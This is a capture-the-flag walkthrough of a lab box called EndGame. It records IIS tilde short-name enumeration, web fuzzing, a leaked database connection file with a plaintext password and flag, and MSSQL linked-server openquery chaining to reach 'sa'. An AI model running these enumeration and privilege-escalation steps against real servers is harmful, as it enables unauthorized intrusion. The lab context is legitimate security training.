EndGame

```
=====================
|     ENDGAME 10.14.14.252     |
=====================
```

Flag 1

INITIAL ENUMERATION

Our initial nmap scan returns a couple open ports to work with.

```
PORT     STATE SERVICE
80/tcp   open  http
1433/tcp open  ms-sql-s
```

We also return the DNS name of the machine. We add it to our /etc//hosts file

```
vi /etc/hosts
```

(Lets add ipv4 and ipv6 to cover all basis. The box is called EndGame)


```
10.13.38.11        COMPATIBILITY.intranet.poo intranet.poo
dead:babe::1001 COMPATIBILITY
```

WFUZZ RETURNED

```
000016:  C=301      1 L       10 W         164 Ch       "images"
000081:  C=301      1 L       10 W         167 Ch       "templates"
000127:  C=301      1 L       10 W         164 Ch       "themes"
000164:  C=301      1 L       10 W         165 Ch       "uploads"
000203:  C=301      1 L       10 W         164 Ch       "Images"
000259:  C=401     29 L      100 W        1293 Ch       "admin"
000519:  C=301      1 L       10 W         165 Ch       "plugins"
000834:  C=301      1 L       10 W         161 Ch       "dev"
000953:  C=301      1 L       10 W         160 Ch       "js"
001464:  C=301      1 L       10 W         164 Ch       "Themes"
001804:  C=301      1 L       10 W         165 Ch       "widgets"
002279:  C=301      1 L       10 W         167 Ch       "Templates"
003673:  C=301      1 L       10 W         164 Ch       "IMAGES"
006098:  C=401     29 L      100 W        1293 Ch       "Admin"
009137:  C=301      1 L       10 W         160 Ch       "JS"
010316:  C=301      1 L       10 W         165 Ch       "Plugins"
011305:  C=301      1 L       10 W         165 Ch       "Uploads"
015443:  C=301      1 L       10 W         165 Ch       "Widgets"
045240:  C=200     31 L       55 W         725 Ch       ""
057773:  C=301      1 L       10 W         161 Ch       "Dev"
133933:  C=301      1 L       10 W         161 Ch       "DEV"
183489:  C=404     29 L       95 W        1245 Ch
"50403000000040a0102700000010f5402000000010a0a0240303030363236593130000001016a02057b60
C=404     29 L       95 W        1245 Ch
"50403000000050a0a037f657e64647271636b600000010d6a0104700000010f5a0904747032333432313
C=404     29 L       95 W        1245 Ch
"%d0%9f%d1%80%d0%be%d0%b3%d1%80%d0%b0%d0%bc%d0%bc%d0%bd%d0%be%d0%b5_%d0%be
```

LOGIN PAGE


A login page was found at http://10.13.38.11/admin
We scan to see if the sa password is blank. It is not.
nmap -v -p 1433 --script=ms-sql-empty-password 10.13.38.11.



```
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-empty-password:
|   [10.13.38.11:1433]
|_    'sa' account password is not blank.
```

Microsoft IIS contains a flaw that may lead to an unauthorized information disclosure.
The issue is triggered during the parsing of a request that contains a tilde character (~).
This may allow a remote attacker to gain access to file and folder name information.
It is possible to detect short names of files and directories.
RESOURCE: http://soroush.secproject.com/downloadable/
microsoft_iis_tilde_character_vulnerability_feature.pdf

To discover whether a folder is vulnerable we can use the IIS ShortName Scanner tool. Turns out it is vulnerable!!!
RESOURCE: https://github.com/irsdl/IIS-ShortName-Scanner
java -jar iis_shortname_scanner.jar http://10.13.38.11




```
root@kali:/opt/Recon/IIS-ShortName-Scanner# java -jar iis_shortname_scanner.jar http://10.13.38.11/
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2019/03/08 06:46:14
Target: http://10.13.38.11/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 11
```

RESOURCE: https://github.com/lijiejie/ds_store_exp
python ds_store_exp.py http://10.13.38.11/.DS_STORE


TO FIND NEW FOLDERS USE THE BELOW COMMAND
java -jar iis_shortname_scanner.jar 2 20 http://10.13.38.11/dev/new%folder/
java -jar iis_shortname_scanner.jar 2 20 http://example.com/folder/new%20folder/
This returns some hashed web extensions.

THE BELOW LINKS APPEAR TO BE USER NAMES IN MD5 HASHES
----
http://compatibility.intranet.poo/dev/
304c0c90fbc6520610abbf378e2339d1/.ds_store
(USER: mrb3n)
http://compatibility.intranet.poo/dev/dca66d38fd916317687e1390a420c3fc/.ds_store
(USER: eks)

Now that we have found some results after dev we scan it and find a folder entitled db (database)
Reading this link and knowing SQL is on the device makes me believe this is a developer username hashed with their db accesssbile after it.
Lets scan to see what is there
java -jar iis_shortname_scanner.jar 2 20 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/



```
root@kali:/opt/Recon/IIS-ShortName-Scanner# java -jar iis_shortname_scanner.jar 2 20 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/
headers: X-Forwarded-For: 127.0.0.1@@X-Originating-IP: 127.0.0.1@@X-Cluster-Client-Ip: 127.0.0.1
maxNumericalPart: 3
maxDelayAfterEachRequest: 1
magicFinalPartDelimiter: ,
maxConnectionTimeOut: 20000
cookies: IIS_Tilde_Scanner=1;
questionMarkSymbol: ?
requestMethod: DEBUG,OPTIONS,GET,POST,HEAD,TRACE
proxyServerPort: Default
showActualNames: true
nameStartsWith: Default
requestMethodDelimiter: ,
saveOutput: false
hassleFree: true
acceptableDifferenceLengthBetweenResponses: 10
URLSuffix: ?&aspxerrorpath=/
extStartsWith: Default
magicFinalPartList: \a.aspx,\a.asp,/a.aspx,/a.asp,/a.shtml,/a.asmx,/a.ashx,/a.config,/a.php,/a.jpg,/webresource.axd,/a.xxx
debug: false
useProvidedURLWithoutChange: false
inScopeCharacters: ETAONRISHDLFCMUGYPWBVKJXQZ0123456789_-$~()&!#%'@^`{}
asteriskSymbol: *
maxRetryTimes: 10
forceNumericalPart: 1
proxyServerName: Default
magicFileName: *~1*
headersDelimiter: @@
userAgent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10
outputFile: iis_shortname_scanner_logfile.txt
magicFileExtension: *

-- Current Configuration -- Begin
Scan Mode: ALL
Number of threads: 20
Config file: config.xml
Scanner version: 2.3.9 (05 February 2017)
-- Current Configuration -- End
Max delay after each request in milliseconds = 1
No proxy has been used.

Scanning...

Testing request method: "DEBUG" with magic part: "\a.aspx" ...
Testing request method: "OPTIONS" with magic part: "\a.aspx" ...
File: POO_CO~1.TXT
[\] POO_CO~1.TXX
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2019/03/08 08:35:16
Target: http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/
```



```
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 182
  |_ Identified directories: 0
  |_ Indentified files: 1
    |_ POO_CO~1.TXT

Finished in: 9 second(s)
```


Next we want to make a scope file for file name possibilities
We have found a text file called POO_CO~1.TXT.
We know from previous reading about IIS Short Names the ~ is representing something. Lets scan to find what it is.
First we need to make a list of possibilities that start with co. Lets use rockyou.txt list
cat /usr/share/wordlists/rockyou.txt | grep ^co > co.list

```
--------------------------------------------------------------------------------
USE WFUZZ TO SCAN WITH OUR NEW CO FILE
--------------------------------------------------------------------------------
wfuzz -c -z file,cofile --hw 95 http://compatibility.intranet.poo/dev/
dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt
********************************************************
* Wfuzz 2.3.1 - The Web Fuzzer                         *
********************************************************

Target: http://compatibility.intranet.poo/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt
Total requests: 132567
==================================================================
ID   Response   Lines      Word        Chars          Payload
==================================================================
000388:  C=200      6 L        7 W          142 Ch        "connection"
```

000996: C=400   6 L   26 W   324 Ch   "100%cool"

Bingo! We have a couple hits! Let's see what they are.

=====================================
PWN FIRST FLAG OF THE BOX
=====================================
http://compatibility.intranet.poo/dev/dca66d38fd916317687e1390a420c3fc/db/poo_connection.txt
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#
Flag : POO{fcfb0767f5bd3cbc22f40ff5011ad555}



```
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#

Flag : POO{fcfb0767f5bd3cbc22f40ff5011ad555}
```


Flag 2

LETS FIND SOMEWHERE TO USE THOSE CREDS

If you dont already know about impacket it is pretty great. One script called mssqlclient.py will allow you access to the SQL Server
https://github.com/CoreSecurity/impacket

Personally I prefer sql-cli
https://www.npmjs.com/package/sql-cli


USE CREDS TO CONNECT TO DB
----
mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d POO_PUBLIC
The .databases COMMAND SHOWS 2 MORE DATABASES. CONNECT TO MASTER
.databases



```
root@kali:~/HTB/boxes/EndGame# mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d POO_PUBLIC
Connecting to 10.13.38.11...done

sql-cli version 0.6.2
Enter ".help" for usage hints.
mssql> .databases
name
----------
master
POO_PUBLIC
tempdb

3 row(s) returned

Executed in 1 ms
```


Lets disconnect and check out the master database

mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d master
mssql> .tables




```
mssql> .tables
database  schema  name                type
--------  ------  ----------------    ----------
master    dbo     spt_fallback_db     BASE TABLE
master    dbo     spt_fallback_dev    BASE TABLE
master    dbo     spt_fallback_usg    BASE TABLE
master    dbo     spt_monitor         BASE TABLE
master    dbo     spt_values          VIEW

5 row(s) returned
```

TABLES WORTH CHECKING OUT
----
select * from spt_values
select * from spt_monitor
Lets check out some user info.




```
mssql> ;select * from openquery ("COMPATIBILITY\POO_CONFIG",'select SUSER_NAME()')

-------------
internal_user

1 row(s) returned
```



```
mssql> select * from openquery ("COMPATIBILITY\POO_CONFIG ",'select * from openquery ("COMPATIBILITY\POO_PUBLIC",''select SUSER_NAME()'')')

--
sa

1 row(s) returned
```


We can view the SQL Schema information using the following command
SELECT * FROM information_schema.tables;



```
mssql> SELECT * FROM information_schema.tables;
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME              TABLE_TYPE
-------------  ------------  --------------------    ----------
master         dbo           spt_fallback_db         BASE TABLE
master         dbo           spt_fallback_dev        BASE TABLE
master         dbo           spt_fallback_usg        BASE TABLE
master         dbo           spt_values              VIEW
master         dbo           spt_monitor             BASE TABLE
master         dbo           MSreplication_options   BASE TABLE

6 row(s) returned
```

FIND OTHER SERVERS IF THEY EXIST


----
select * from master..sysservers
(The 2 periods are not a typo)



```
mssql> select * from master..sysservers
srvid  srvstatus  srvname                  srvproduct  providername  datasource                location  providerstring  schemadate                topologyx  topologyy  catalog  srvcollatio
n  connecttimeout  querytimeout  srvnetname                      isremote  rpc   pub    sub    dist   dpub   rpcout  dataaccess  collationcompatible  system  useremotecollation  lazyschemava
lidation  collation  nonsqlsub
-----  ---------  -----------------------  ----------  ------------  -----------------------  --------  --------------  ------------------------  ---------  ---------  -------  -----------
-  -------------  ------------  ------------------------------  --------  ----  -----  -----  -----  -----  ------  ----------  -------------------  ------  ------------------  -----------
--------  ---------  ---------
0      1089       COMPATIBILITY\POO_PUBLIC  SQL Server  SQLOLEDB      COMPATIBILITY\POO_PUBLIC  null      null            2018-03-17T13:21:26.370Z  0          0          null     null
   0               0              COMPATIBILITY\POO_PUBLIC        true      true  false  false  false  false  true    false       false                false   true                false
         null       false
1      1249       COMPATIBILITY\POO_CONFIG  SQL Server  SQLOLEDB      COMPATIBILITY\POO_CONFIG  null      null            2018-03-17T13:51:08.866Z  0          0          null     null
   0               0              COMPATIBILITY\POO_CONFIG        false     true  false  false  false  false  true    true        false                false   true                false
         null       false
```

POO_PUBLIC
POO_CONFIG

FIND VERSION OF SQL SERVER
----
select * from openquery("COMPATIBILITY\POO_CONFIG", 'select @@version as version');
Of course is would be a fully patched SQL Server 2017.



